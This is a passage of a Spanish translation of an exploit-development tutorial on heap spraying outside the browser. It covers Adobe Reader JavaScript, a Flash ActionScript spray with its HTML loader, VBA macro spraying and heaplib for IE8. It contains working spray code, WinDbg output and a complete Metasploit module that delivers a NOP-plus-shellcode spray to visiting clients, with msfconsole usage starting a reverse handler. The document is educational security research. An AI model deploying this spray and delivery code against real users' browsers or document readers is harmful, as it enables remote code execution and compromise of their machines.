Heap Spraying no se limita a los navegadores. De hecho, cualquier aplicación que proporcione una manera de asignar datos en el Heap antes de desencadenar un desbordamiento, podría ser una buena candidata para el Heap Spray. Debido al hecho de que la mayoría de los navegadores soportan Javascript, este es un objetivo muy popular. Pero sin duda hay otras aplicaciones que tienen algún tipo de soporte para scripts, lo que te permite hacer más o menos lo mismo.

Incluso las aplicaciones de subprocesos múltiples o servicios podrían ofrecer algún tipo de Heap Spray también. Cada conexión se podría utilizar para entregar cantidades grandes o precisas de datos. Puede que tengas que mantener conexiones abiertas para evitar la memoria que deseas borrar de inmediato, pero definitivamente hay oportunidades y que podría valer la pena intentarlo.

Echemos un vistazo a algunos ejemplos.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Adobe PDF Reader: Javascript

Un ejemplo de otra aplicación bien conocida que tiene el soporte de Javascript sería Adobe Reader. Qué conveniente. Debemos ser capaces de utilizar esta capacidad para realizar Heap Spraying dentro del proceso de Acrobat Reader.

Con el fin de verificar y validar esto, tenemos que tener una manera fácil de crear un simple archivo Pdf que contenga el código Javascript.

Podríamos usar una una biblioteca de Python o Ruby para este propósito, o escribir una herramienta personalizada nosotros mismos. Por el bien de este tutorial, me quedo con el excelente script de python "**make-pdf**" de **Didier Steven** que utiliza la biblioteca MPDF.

http://blog.didierstevens.com/programs/pdf-tools/

En primer lugar, instala la última versión 9.x de Adobe Reader.


http://get.adobe.com/reader/otherversions/

Luego, descarga una copia de "**make-pdf**" de **Didier Steven**. Después de extraer el archivo Zip, obtendrás el script **make-pdf-javascript.py**, y la biblioteca MPDF.

Vamos a poner nuestro código JavaScript en un archivo de texto separado y utilizarlo como entrada para el script.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS


El archivo **adobe_spray.txt** en la siguiente imagen contiene el código que hemos estado utilizando en los ejercicios anteriores:



Ejecuta el script y usa el archivo txt como entrada:


```
python make-pdf-javascript.py -f adobe_spray.txt test.pdf
```

Abre **test.pdf** en Acrobat Reader, espera hasta que la página está abierta.



Y luego attacha Windbg al proceso **AcroRd32.exe**.

Mira en el Dump la dirección: 0x0a0a0a0a o 0x0c0c0c0c:



Bien – El mismo script, resultados confiables.

Lo único que necesitas es un bug en Adobe Reader (que puede ser difícil de encontrar), explotálo, y redirige EIP hacia el Heap.

En caso de que se preguntan: si este script de Heap Spray simple funciona en Adobe Reader X muy bien. Sólo tienes que salir de la pequeña Sandbox.

Adobe Flash Actionscript

ActionScript, el lenguaje de programación utilizado en Adobe Flash y Adobe Air, también proporciona una forma de asignar los bloques en el Heap. Esto significa que eres perfectamente capaz de usar ActionScript en un Exploit de Flash. Ya sea que el objeto Flash está escondido dentro de un archivo de Excel o de otro archivo o no, no importa.

http://www.adobe.com/support/security/advisories/apsa11-01.html

Roee Hay usó un Spray de ActionScript en su Exploit para **CVE-2009-1869:**

http://roeehay.blogspot.com/2009/08/exploitation-of-cve-2009-1869.html

Era una vulnerabilidad de Flash, pero que sin duda puedes incrustar el Exploit de Flash ActionScript real con un Spray dentro de otro archivo.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Lo bueno es que si incrustas un objeto Flash en el interior de Adobe PDF Reader, por ejemplo, se puede pulverizar el Heap con ActionScript y la memoria asignada estaría disponible dentro del proceso AcroRd32.exe. De hecho, lo mismo va a suceder en cualquier aplicación, por lo que incluso puedes pulverizar el Heap de una aplicación de MS Office mediante la incorporación de un objeto Flash en el interior.
Antes de pasar a la incrustación de un archivo Flash en otro documento, vamos a construir un archivo Flash de ejemplo que contenga el código ActionScript necesario para pulverizar el Heap.

En primer lugar, obten una copia de **Haxe** **http://haxe.org/download** y realiza una instalación por defecto.

A continuación, necesitamos algo de código Heap Spray que funcionará dentro de un archivo Swf. Voy a usar un script de ejemplo originalmente publicado aquí:

http://feliam.wordpress.com/2010/02/15/filling-adobes-heap/

Busca "ActionScript", pero yo hice algunos cambios en el script para dejar las cosas claras y permitir que el archivo se compile en Haxe.

Este archivo actionscript (**MySpray.hx**) se ve así:

```
class MySpray
{
 static var Memory = new Array();
 static var chunk_size:UInt = 0x100000;
 static var chunk_num;
 static var nop:Int;
 static var tag;
 static var shellcode;
 static var t;

 static function main()
 {
  tag = flash.Lib.current.loaderInfo.parameters.tag;
  nop = Std.parseInt(flash.Lib.current.loaderInfo.parameters.nop);
  shellcode = flash.Lib.current.loaderInfo.parameters.shellcode;
  chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
  t = new haxe.Timer(7);
  t.run = doSpray;
 }

 static function doSpray()
 {
  var chunk = new flash.utils.ByteArray();
  chunk.writeMultiByte(tag, 'us-ascii');
  while(chunk.length < chunk_size)
   {
```

```
      chunk.writeByte(nop);
   }
   chunk.writeMultiByte(shellcode,'utf-7');

   for(i in 0...chunk_num)
   {
     Memory.push(chunk);
   }

   chunk_num--;
   if(chunk_num == 0)
   {
     t.stop();
   }
 }
}
```

Este script toma 4 argumentos:

- Tag: la etiqueta para poner delante de la secuencia de NOP´s para que podamos encontrarlo más fácilmente.
- Nop: el byte para usar como NOP (valor decimal).
- Shellcode: la Shellcode. ☺
- N: el número de veces que se pulveriza.

Vamos a pasar estos argumentos como FlashVars en el código Html que carga el archivo Flash. Aunque este capítulo está marcado como " Heap Spraying sin navegador", quiero probar si el Spray funciona correctamente en IE en primer lugar.

Primero, compila el archivo **.swf** a .**hx**:

```
C:\spray\package>"c:\Archivos de programa\Motion-Twin\haxe\haxe.exe" -
main MySpray -swf9 MySpray.swf
```

Usando esta página Html simple, podemos cargar el archivo Swf dentro de Internet Explorer:


myspray.html

```
<html>
<body>

<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swfl
ash.cab#version=6,0,0,0"
WIDTH="320" HEIGHT="240" id="MySpray" ALIGN="">
<PARAM NAME=movie VALUE="MySpray.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#333399>
<PARAM NAME=FlashVars
VALUE="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD">
<EMBED src="MySpray.swf" quality=high bgcolor=#333399 WIDTH="320"
HEIGHT="240" NAME="MySpray"
FlashVars="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD"
ALIGN="" TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">
</EMBED>
</OBJECT>

</body>
</html>
```

Presta atención a los argumentos FlashVars. Nop se establece en 144, que es el decimal para 0×90.

Abre el archivo HTML en Internet Explorer (He utilizado Internet Explorer 7 en este ejemplo) y permite que el objeto Flash se cargue.

Haz clic en el rectángulo azul para activar el objeto Flash, lo que disparará el Spray.

Espera unos 

segundos (15

segundos o menos) y luego attacha Windbg a iexplore.exe.

Buscar nuestra etiqueta o tag:

```
0:017> s -a 0x00000000 L?0x7fffffff "CORELAN"
03175e29  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
03175ecc  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
0433d14a  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
04346000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04370000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
043ea000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04403000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0441c000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0441f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04422000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04429000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0442f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04432000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044a9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044ac000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044af000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044b7000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044b9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044cd000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044d2000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044da000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
```

Mira los contenidos de nuestra dirección "predecible":

```
0:017> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Eso funcionó. Gracias al rico contenido o multimedia de ~~YouPorn~~ en un muchos sitios Web, Flash Player está instalado en la mayoría de los PC´s actuales.


Por supuesto, este script es muy básico y se puede mejorar mucho, pero supongo que demuestra nuestro punto.


Puedes insertar el objeto Flash en otros formatos de archivo y lograr lo mismo. Archivos PDF y Excel se han usado antes, pero la técnica no se limita a los 2.

MS Office - VBA Spraying

Incluso una simple macro en MS Excel o MS Word te permitirá realizar algún tipo de Heap Spraying. Ten en cuenta, sin embargo que las cadenas se transformarán en Unicode.

Imagen:





Puede que tengas que buscar la manera de evitar que el Heap desaparezca cuando tu función de Spray haya terminado, y piensa cómo resolver el problema de Unicode, pero creo que te haces una idea.

Por supuesto, si puedes conseguir que alguien ejecute la macro, sólo puedes llamar a la API de Windows que podría inyectar Shellcode en un proceso y ejecutarlo.

Excel con **cmd.dll** y **Regedit.dll:**

http://blog.didierstevens.com/2010/02/08/excel-with-cmd-dll-regedit-dll/

Shellcode 2 VBScript:

http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/

Si eso no es lo que quieres hacer, también puedes usar VirtualAlloc y memcpy() directamente desde dentro de la macro para cargar la Shellcode en memoria a la dirección indicada.

Heap Feng Shui / Heaplib

Originalmente escrito por Alexander Sotirov, la biblioteca heaplib de JavaScript es una implementación de la técnica llamada "Heap Feng Shui", que proporciona una forma relativamente fácil de realizar asignaciones de Heap con una mayor precisión.

Mientras que la técnica en sí no es nueva, la aplicación actual desarrollada por Alexander proporciona una manera muy elegante y fácil de utilizar la biblioteca en Exploits de navegadores. En el momento del desarrollo, la biblioteca soportaba IE5, IE6 e IE7 que eran las versiones disponibles en ese momento, pero se descubrió que también ayuda a solucionar el problema de Heap Spraying en IE8 y versiones posteriores como aprenderás al final del tutorial.

Puedes ver un video de la presentación de BlackHat 2007 por Alexander Sotirov sobre Heap Feng Shui aquí:

http://video.google.com/videoplay?docid=4756951231544277406

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Puedes obtener una copia de su documento aquí:

http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html

El problema de IE8

Las pruebas anteriores han demostrado que el Heap Spray clásico no funciona en IE8. De hecho, en la búsqueda de artefactos de un Heap Spray clásico en IE8, parece que nunca pasó el Spray.

Por cierto, la forma más fácil de rastrear las asignaciones del Heap de cadenas de pulverización en IE8 es mediante el establecimiento de un BP en **jscript!JsStrSubstr**.

Además de todo esto, Internet Explorer 8, que es muy probablemente uno de los navegadores más populares y espandidos utilizados en las empresas, en este momento, habilita DEP llamando SetProcessDEPPolicy (), lo que complica aún más las cosas. En los sistemas operativos más recientes, debido a la mayor seguridad y configuraciones, DEP ya no es una característica que puede ser ignorada. Incluso si te las arreglas para sacar un Heap Spray, todavía necesitas una manera confiable para enfrentar el DEP. Esto significa que no puedes simplemente saltar a una secuencia de NOP´s en el Heap.

Este es también el caso con las últimas versiones de Firefox, Google Chrome, Opera, Safari, etc, o con versiones más antiguas que se ejecutan en un sistema operativo que tienen DEP habilitado.

Vamos a ver cómo es heaplib y cómo podría ayudarnos.

Heaplib

Caché y técnica Plunger - oleaut32.dll

Como Alexander Sotirov explica en el documento antes mencionado, las asignaciones de cadena (por SysAllocString) no siempre se traducen en asignaciones del Heap del sistema, pero son a menudo manejados por un motor de pila de administración personalizado en oleaut32.

El motor implementa un sistema de gestión de la caché para facilitar rápidas asignaciones o reasignaciones. ¿Recuerda el seguimiento de la pila que vimos antes?

Cada vez que un trozo se libera, el administrador del Heap intentará colocar el puntero a ese trozo liberado en la cache (hay algunas condiciones que deben cumplirse para que eso suceda, pero esas condiciones no son tan importantes en este momento). Estos punteros pueden apuntar en cualquier lugar en el Heap, de modo que todo lo que se coloca en la caché puede ser un tanto aleatoria. Cuando una nueva asignación ocurre, el sistema de caché mira si tiene un trozo del tamaño requerido y puede retornarlo directamente. Esto mejora el rendimiento y también evita la fragmentación adicional en cierta medida.

Bloques de más de 32767 bytes nunca son almacenados en caché y siempre son liberados directamente.

La tabla de gestión de la caché está estructurada sobre la base de tamaños del trozo. Cada "bin" en la lista de caché puede contener bloques liberados de un tamaño determinado. Hay 4 bins:

Bin	Tamaño de bloque que soporta el bin.
0	1 a 32 bytes.
1	33 a 64 bytes.
2	65 a 256 bytes.
3	257 a 32768 bytes.

Cada bin puede contener hasta 6 punteros a bloques libres.

Lo ideal sería que, al hacer un Heap Spray, queremos asegurarnos de que nuestras asignaciones sean manejadas por el sistema de Heap. De esta forma, las asignaciones se aprovecharían de la previsibilidad y la asignación de almacenamiento dinámico consecutivo daría lugar a punteros consecutivos en un punto dado. La asignación de bloques que son devueltos por el gestor de caché podría ser ubicado en cualquier lugar en el Heap, la dirección no sería fiable.

Dado que la antememoria sólo puede contener un máximo de 6 bloques por bin, Sotirov implementó la técnica “Plunger” o "Pistón", que básicamente vacía todos los bloques de la memoria caché. Si no hay bloques en la caché, la caché no puede asignarte cualquier trozo de nuevo, entonces puedes estar seguro de que usas el Heap del sistema. Eso aumentaría la previsibilidad de obtener trozos consecutivos.

Para ello, como explica en su documento, simplemente intenta asignar 6 trozos para cada bin en la lista de caché (6 trozos de un tamaño entre 1 y 32, 6 trozos de un tamaño de entre 33 y 64, y así sucesivamente). De esta manera, él está seguro de que la caché está vacía. Las asignaciones que se producen después de la "descarga", serían manejadas por el Heap del sistema.

Basurero

Si queremos mejorar el diseño del Heap, también tenemos que ser capaces de llamar al recolector de basura cuando lo necesitemos (en lugar de esperar a que se ejecute). Afortunadamente, el motor javascript en Internet Explorer expone una función **CollectGarbage()**, por lo que esta función se ha utilizado y estuvo disponible a través de heaplib también.

Al utilizar tamaños de asignación mayores de 32.676 bytes del Heap Spray, puede que ni siquiera tengas que preocuparte de llamar a la función **gc()**.

En los escenarios de uso-después-de-liberar donde tienes que reasignar un bloque de un tamaño específico de una caché específica, es posible que tengas que llamar a la función para asegurarte de que estás reasignando el trozo correcto.

Asignaciones y desfragmentación

La combinación de la técnica de Plunger con la capacidad de ejecutar el recolector de basura cuando se quiere o necesita, y la capacidad de realizar las asignaciones del trozo de un determinado tamaño exacto, entonces puedes tratar de desfragmentar el Heap. Al continuar asignando bloques del tamaño exacto que necesitamos, todos los agujeros posibles en el diseño del Heap serán saciados. Una vez que salimos de la fragmentación, las asignaciones serán consecutivas.

Uso de Heaplib

Usando heaplib en un Exploit de navegador es tan fácil como incluir la biblioteca javascript, crear una instancia de heaplib y llamar a las funciones. Por suerte, la biblioteca heaplib ha sido incorporada en Metasploit, proporcionando una manera muy conveniente de implementar.

La aplicación está basada en 2 archivos:

```
lib/rex/exploitation/heaplib.js.b64
lib/rex/exploitation/heaplib.rb
```

El segundo simplemente se carga o decodifica la versión codificada base64 de la biblioteca javascript (**heaplib.js.b64**) y aplica un poco de ofuscación.

Si deseas ver el verdadero código JavaScript, simplemente decodifica el archivo base64 tú mismo. Puedes utilizar el comando de linux base64 para hacer esto:

```
base64 -d heaplib.js.b64 > heaplib.js
```

Las asignaciones utilizando heaplib son procesados por la función:

```
heapLib.ie.prototype.allocOleaut32 = function(arg, tag) {

    var size;

    // Calcula el tamaño de la asignación.
    if (typeof arg == "string" || arg instanceof String)
        size = 4 + arg.length*2 + 2;    // len + string data + null
terminator
    else
        size = arg;

    // Se asegura que el tamaño sea válido.
    if ((size & 0xf) != 0)
        throw "Allocation size " + size + " must be a multiple of 16";

    // Crea un array para esta etiqueta si no existe.
    if (this.mem[tag] === undefined)
        this.mem[tag] = new Array();

    if (typeof arg == "string" || arg instanceof String) {
     // Asigna un nuevo bloque with strdup del argumento de la string.
        this.mem[tag].push(arg.substr(0, arg.length));
    }
    else {
        // Asigna el bloque.
        this.mem[tag].push(this.padding((arg-6)/2));
    }
}
```

Debes entender por qué la asignación actual (casi al final de el script) utiliza "(arg-6) / 2" Header + Unicode + terminador, ¿recuerdas?

El recolector de basura se ejecuta cuando se inicia la función gc() del heaplib. Esta función llama primero a CollectGarbage() en oleaut32, luego, termina de ejecutar esta rutina:

```
heapLib.ie.prototype.flushOleaut32 = function() {

    this.debug("Flushing the OLEAUT32 cache");

    // Libera los bloques de tamaño máximo y saca los más pequeños.
    this.freeOleaut32("oleaut32");

    //Asigna los bloques de tamaño max. de nuevo, vaciando la caché.
    for (var i = 0; i < 6; i++) {
        this.allocOleaut32(32, "oleaut32");
        this.allocOleaut32(64, "oleaut32");
        this.allocOleaut32(256, "oleaut32");
        this.allocOleaut32(32768, "oleaut32");
    }

}
```

Con la asignación de 6 trozos de cada bin GC, la caché se vacía.

Antes de continuar: Señor Sotirov. Heaplib es algo excelente. Mis respetos.

Probando Heaplib en XP SP3, IE8

Vamos a usar un Spray muy básico de heaplib contra XP SP3, Internet Explorer 8 (usando un módulo de Metasploit simple) y ver si somos capaces de distribuir nuestro Payload en el Heap en un lugar predecible.

Módulo **heaplibtest.rb** de Metasploit - coloca el módulo en:

modules/exploits/windows/browser

O en:

/root/.msf4/modules/exploits/windows/browser

Si quieres mantenerlos fuera de la carpeta de instalación de Metasploit. Tendrás que crear la estructura de carpetas antes de copiar el archivo.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
       Rank = NormalRanking
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

```
        include Msf::Exploit::Remote::HttpServer::HTML

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'HeapLib test 1',
                        'Description'    => %q{
                                        This module demonstrates the use
of heaplib
                        },
                        'License'        => MSF_LICENSE,
                        'Author'         => [ 'corelanc0d3r' ],
                        'Version'        => '$Revision: $',
                        'References'     =>
                                [
                                        [ 'URL', 'http://www.corelan-
training.com' ],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'         => 1024,
                                        'BadChars'      => "\x00",
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'IE 8', { 'Ret' => 0x0C0C0C0C
} ]
                                ],
                        'DisclosureDate' => '',
                        'DefaultTarget'  => 0))
        end

        def autofilter
                false
        end

        def check_dependencies
                use_zlib
        end

        def on_request_uri(cli, request)
                # Re-genera el Payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Codifica alguna Shellcode falsa (BPs)
                code = "\xcc" * 400
                code_js = Rex::Text.to_unescape(code,
Rex::Arch.endian(target.arch))

                nop = "\x90\x90\x90\x90"
                nop_js = Rex::Text.to_unescape(nop,
Rex::Arch.endian(target.arch))

                spray = <<-JS
                var heap_obj = new heapLib.ie(0x10000);
```

```
                var code = unescape("#{code_js}");// Código a ejecutar.
                var nops = unescape("#{nop_js}");     //NOPs

                while (nops.length < 0x1000) nops+= nops; // Crea un
bloque grande de NOPs

// compose one block, which is nops + shellcode, size 0x800 (2048)
bytes
                var shellcode =  nops.substring(0,0x800 - code.length)
+ code;

                // Repite el bloque.
                while (shellcode.length < 0x40000) shellcode +=
shellcode;

                var block = shellcode.substring(2, 0x40000 - 0x21);

                //spray
                for (var i=0; i < 500; i++) {
                        heap_obj.alloc(block);
                }

                document.write("Spray listo");

                JS

#Se asegura de que la biblioteca Heaplib se incluya en el JavaScript.
                js = heaplib(spray)

                # Construye el Html.

                content = <<-HTML
                <html>
                <body>
                <script language='javascript'>
                #{js}
                </script>
                </body>
                </html>
                HTML

                print_status("Sending exploit to
#{cli.peerhost}:#{cli.peerport}...")

                # Transmite la respuesta al cliente
                send_response_html(cli, content)
        end

end
```

En este script, vamos a construir un bloque básico de 0×1000 bytes (0×800 * 2) y, a luego, repetir hasta que el tamaño total llegue a 0×40000 bytes. Cada bloque contiene NOP´s + Shellcode, por lo que la variable "Shellcode" contiene NOP´s + Shellcode + NOP´s + Shellcode + NOP´s + Shellcode... y así sucesivamente.

Por último vamos a pulverizar el Heap con nuestros bloques de Shellcode (200 veces).

Uso:

```
msfconsole:

msf > use exploit/windows/browser/heaplibtest
msf  exploit(heaplibtest) > set URIPATH /
URIPATH => /
msf  exploit(heaplibtest) > set SRVPORT 80
SRVPORT => 80
msf  exploit(heaplibtest) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.2.15:4444
